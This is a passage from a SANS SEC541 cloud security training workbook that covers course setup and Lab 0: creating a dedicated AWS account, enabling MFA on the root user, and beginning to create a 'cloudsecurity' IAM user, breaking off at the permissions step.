SEC541 | CLOUD SECURITY ATTACKER TECHNIQUES, MONITORING, AND THREAT DETECTION

Workbook

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

SANS SEC541 Electronic Workbook

Welcome to SEC541. This Electronic Workbook provides:

- Electronic copies of the lab guides
- Course index
- Tools, cheat sheets, and white papers

Getting Started

Labs

On the screen, you will find a left navigation menu containing each lab exercise in sequential order. On smaller resolutions, you will need to click the icon in the top-left corner of the page to display the exercises.

SANS Cloud Security Curriculum

SANS Cloud Security seeks to ingrain security into the minds of every organization building and monitoring resources in the public cloud.

Looking for a soft copy of the Cloud and DevSecOps Practices poster? You can download the Cloud Security and DevSecOps Practices poster on the SANS site.

Interested in contributing your Cloud or DevSecOps success stories to the SANS Blog? Let us know and we'll share them with the community.

System Requirements

A properly configured system is required for each student participating in this course. Before coming to class, carefully read and ensure your machine meets these requirements.

Hardware Requirements

- Memory: 8GB of RAM minimum
- Hard Disk: 40GB of free disk space minimum

Software Requirements

- Operating System:
  - Modern Operating system that supports a modern browser to use the AWS Web Console
- Software:
  - Modern browser such as Chrome or Firefox

Lab 0: Getting Ready for SEC541

Objectives

Estimated Time: 10 minutes


- Check that you have credentials needed to access class provided infrastructure
- Prepare AWS account for the Labs

My Labs

In your SANS portal, there is a link to the `My Labs` section. This page has credentials and links you will need to log in to the electronic workbook and access to other infrastructure for SEC541.

Finding My Labs

Under your SANS Account Dashboard, you should have a link to "My Labs". Find that link and click it.




Using the Electronic Workbook

Throughout the class, we will be performing labs written in the workbook. You may have received a PDF version and/or a printed version, however it is preferable to use the electronic version of the workbook. The Electronic Workbook (EWB) has two big advantages:

- The course authors can easily update the EWB with improvements, or when cloud services change. The EWB may be newer than the printed version.
- This class relies on the command line for performing the labs. Some of the commands can get tricky and are easy to mistype. The EWB allows you to quickly copy and paste content and commands.

The `My Labs` page will have the "Electronic Workbook Student Access" section with a URL, a username, and a password. Go to the URL, and enter the username and password at the prompt.

Electronic Workbook



Once you have successfully logged into the Electronic Workbook page, feel free to use to it for the rest of Lab 0.

OnDemand Setup

If you are an OnDemand student, you can follow the steps below to setup your AWS account and spin up the initial virtual machine we will be using throughout the class. You also have access to the CloudWars login through My Labs above, but try not to play CloudWars until you are finished with the class.

Not an OnDemand student? Skip on down to the Live/Live Online SANS Account section.

Click to reveal instructions for OnDemand students

OnDemand Students, setting up your AWS Account

If you are an OnDemand student, you will need to setup an AWS account for you to use for the Labs.

Important

Even in using free cloud accounts, the cloud providers will charge a small amount for some of the resources we will be creating in this class. You should expect less **$1** a day that services are running.

Important

Please do **NOT** use a Cloud account with existing personal or corporate resources. At the end of the lab workbook, you will find instructions and a teardown script to remove all of the resources created during the labs. Although we will never do so purposefully, it would be unfortunate if we accidentally deleted real resources.

Purposely Vulnerable Environment

The lab environments you will setup will be vulnerable to an outsider to view some of your resources, specifically your S3 buckets and your EC2 instances. They can only view the resources not manipulate them. DO NOT use an account with sensitive information.

Warning

SEC541 lab uses AMI's available in us-east-1, us-east-2, and us-west-2. Please run the class from one of these regions to ensure that the labs work properly.

Let's start by creating an AWS account, signing in as the root user, hardening the root user IAM settings, and creating an IAM user for the course labs.

1. Open your web browser and navigate to the AWS Web Console.
2. Create a new AWS account for completing the course labs
3. Press the **Create a Free Account** button.
4. Fill out the form to sign up for a new free tier sign up.


   Warning

   Make sure you have access to the root username and password. You will not be able to complete all of the labs with an IAM user, even if that user has administrative permissions.

   Note

   The labs are written with the assumption that you have full access of your environment. If you are using a corporate AWS account, it might have limitations. Just select a personal account, so that you can take full advantage of the free tier.

5. After the AWS activation is complete, sign in with the root account's username (email address or mobile number) and password, and then press the sign in button.




6. After signing in, the console will redirect to the home screen where you can browse the available AWS services.

Secure the Root User Account

AWS strongly discourages using the root account for interacting with AWS resources on a regular basis. Security in the AWS cloud starts with properly protecting the root user account. Follow the AWS step-by-step security steps for properly protecting your AWS account.


1. View your AWS account's IAM Security Status
    - In the AWS services search box, type "IAM" and select the IAM service that appears in the results.

• Check for warnings in the **Security Status** section. The following screenshot below shows zero of five checks passing.




2. Activate multi-factor authentication (MFA) on the root user account (optional if your mobile device supports this):


3. Select the link **Enable MFA** as seen in the previous image.
4. Press **Activate MFA**.
5. Continue to the security credentials screen.
6. Expand the multi-factor authenticator section and press the **Activate MFA** button.
7. Select the Virtual MFA device type and press continue.
    - If you do not have a mobile device multi-factor authentication app such as Microsoft Authenticator, Google Authenticator, or Duo Mobile, install one now.
    - In your MFA app, add a new MFA token and scan the bar code shown in the browser.
    - Activate the AWS MFA device by entering two consecutive codes from the new MFA token in the mobile app.
    - You will return to the "Your Security Credentials" page and will show the new MFA device



8. Browse to the IAM create user screen and create a new `cloudsecurity` user account:
9. On the left hand side of the screen, select **Users**.



10. On the Users screen, press **Add user** to create a new user.



11. Enter the IAM user details on the Add user screen:


    • **User name:** cloudsecurity

    • **Access Type:** Check **AWS Management Console access**

    • **Custom Password:** Enter a random password of your choice

    • **Require password reset:** Uncheck **Users must create a new password at next sign-in** box.

> **Important**
>
> The username MUST be **cloudsecurity** in lowercase. Future labs depend on this case sensitive username.




12. Press **Next: Permissions**.

13. Configure the cloudsecurity user's permissions:

